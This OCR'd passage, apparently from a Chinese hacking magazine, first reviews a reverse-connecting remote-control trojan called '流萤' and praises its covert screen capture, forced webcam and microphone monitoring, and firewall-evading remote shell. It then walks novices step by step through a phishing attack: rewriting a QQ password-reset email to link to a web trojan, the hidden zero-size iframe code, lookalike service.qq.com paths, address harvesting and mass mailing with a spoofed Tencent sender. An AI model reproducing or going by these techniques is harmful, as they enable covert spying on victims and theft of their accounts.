


图12

“文件下载”面板前面已经讲过了，下面我们就来看看“屏幕传输”面板。 在“屏幕传输”面板中，用户点击工具栏的“开始”按钮可以方便的截取远程主机的当前屏幕，并且刷屏速度非常的快，通过工具栏上的“保存”按钮可以将截取的屏幕画面保存为JPG格式的图片。工具栏还有“最大化运行”、“最小化运行”、“正常运行”等按钮，用户可以对截取屏幕的分辨率进行更改，“最大化运行”的分辨率最佳，其后分辨率次之。选中“是否允许控制”选项后，可以对对方的鼠标键盘控制，我们就完全可以通过鼠标和键盘对客户端电脑进行远程桌面操作，工具栏上包括了常见的“Shift”、“Ctrl”、




图13

“Alt”等按钮，如图13。

在“其他控制”面板下，包括了一些类似恶作剧的远程控制命令。比如锁定鼠标、隐藏桌面、隐藏任务栏等功能。除此之外，还包括视频查看和语音监听功能，如图14。点击“开始”按钮，木马首先会自动检测对方系统中是否安装有视频设备，如果对方的确安装有视频设备，那么无论对方是否已经打开摄像头，“流萤”都可以强行打开摄像头对对方进行监控。点击“启动语音监听”按钮，“流萤”同样会自动检测对方系统中是否安装有麦克风，如果有就可以立即进行监听。如果“流萤”能实现对监听的视频、语音进行保存的话，那就更好了，希望下个版本作者能加上这个功能。




图14

“MS－DOS”面板就是直接在客户端程序中模拟出了远程的CMD终端，看上去和我们平时使用的命令提示符差不多，但在对方机器并不侦听端口，在此我们可以执行很多终端命令。由于超级终端同样是采用了反向连接，所以数据可以轻松穿越防火墙，如图15。




图15

至此，“流萤”的基本功能就为读者介绍到这，至于常见的服务端卸载等功能通过工具栏上的按钮即可实现。除了上面介绍的这些，“流萤”的木马程序还可以进行多线程多用户的操作，并且各个功能之间互不影响，这样就可以同时控制多个服务端电脑。当TCP连接因为意外中断后（主要指掉线、客户端异常终止等），服务端自动检测意外，并重新进行反弹连接。为了避免用户将键盘纪录功能用于非法用途，纪录别人账户密码等机密资料，所以作者在开发时剔除了这个功能。

总的来说，“流萤”作为一款全新的优秀的国产反弹型远程控制软件，我觉得在很多方面已经远远超过同类软件，而且服务端和控制端占用的内存都非常少，运行稳定。虽然“流萤”的远程控制功能并不太多，但所有的命令都是用户常见易用的、甚至是当前非常流行的。其实就笔者的使用感受来看，“流萤”的操作界面以及功能都和国产的另外一款木马PcShare非常的相似，我想随着作者的不断开发，在新版本中一定会添加更多的实用的控制功能，让我们拭目以待吧。

（本章中涉及到的程序流萤已经收录在光盘中）

结合网页木马 简单实现网络钓鱼

光之神谕

说到网页木马菜鸟黑客肯定要两眼放光了，但是由于网页木马在国内泛滥了很长一段时间，所以稍微有经验一点的网民现在都不会随便点击别人发来得网页，以前是不轻易接受别人发来的文件，现在是不轻易打开别人发来的网页了。

大家的警惕性提高了，说明网络安全意识都增强了，然而黑客的入侵手法是多种多样的，我们随时都要留心防范，最近在网上流行一种叫网络钓鱼的入侵手法，比如闹得沸沸扬扬的假工行网站事件，就是利用和真工行相似的域名制作假网站来欺骗网民盗取用户的帐号，如图1，这种通过伪造信息的钓鱼攻击方式危害性正在逐渐蔓延扩大。



图 1

下面我就来演示一个完整的钓鱼的过程，第一步就是做“鱼饵”，设计一个让人充分相信的网络陷阱，大家不要想得太复杂，做这个“鱼饵”关键是怎么伪造信息，像腾讯QQ就有这方面的信息漏洞，我想大家都用过密码保护这个功能，当QQ密码丢失的时候，通过密码保护可以收到一封修改密码的邮件，仔细看下邮件内容会发现这里不过是一封普通的HTML邮件，如图2。






图 2


图 3

点击链接后就可以到腾讯的网页修改QQ密码，你会发现修改QQ密码的网址后面的一串字符可以随便改，就算填写密码提交，也只会提示验证错误。利用这点，我们就可以直接修改邮件HTML代码里的“a href=http://service.qq.com/cgi-bin/.......”把这个链接改成自己网页木马的地址，让别人点击弹出的是你的网页木马，然后我们再把邮件内容润色下：把“您好！您的QQ号码是57****(为安全起见，此邮件只显示QQ号码前两位，其他用*号替换)。”内容改为“您好！您的QQ号码是8888885(为安全起见，请您尽快修改密码)。”之类，使其更具有吸引力，如图3。

当然还有些小细节要处理，网页木马的伪装可以直接拷贝“http://service.qq.com/cgi-bin/.......”腾讯修改密码的网页的HTML代码，用“<iframe src="ray.htm" width="0" height="0" scrolling="no" frameborder="0"></iframe>”代码隐藏框架加上网页木马，如果还想做得更精巧，我们可以把这个隐藏框架的代码写进JS里，在网页中插入这个JS。

然后再给自己的空间建service.qq.com和cgi-bin等文件夹，使网页木马的地址和真实地址尽可能相似，如图4。


图 4

同时给网页加入几秒后自动跳转到真正的腾讯修改密码的网页，这里的作用是给别人一个错觉，因为往往打开这个网页的第一感觉是急于修改QQ密码，只要网址相似是不会被注意到的，当别人打开网页正准备修改密码的时候，迷迷糊糊就已经中了木马了，最后还转跳到真正的修改密码的网页，感觉象自动刷新网页一样，就更难以发觉了。到这里诱人“鱼饵”就制作出来了，肯定可以钓上N多的鱼。

“鱼饵”做好了，第二步就是“撒饵”了，说得简单点就是群发邮件，像04年在全世界范围造成了巨大危害的“网络天空”病毒，其主要的传播方法就是自动狂发病毒邮件，对于我们菜鸟来说不可能做出这样的病毒，但是菜鸟有菜鸟的方法：）我这里使用的是MailGhost软件，先建立个搜索网站的任务，用它可以搜索指定网站内所有的邮件地址，如图5。



图 5

得到邮件地址后，我们可以针对搜索到的邮件地址再新建个邮件发送的任务，最重要的是邮件头中的实际发件人填写“service@service.tencent.com”，主题填写“尊敬的用户，请查收重设QQ密码邮件”，邮件内容就是我们第一步制作的“鱼饵”，如图6。

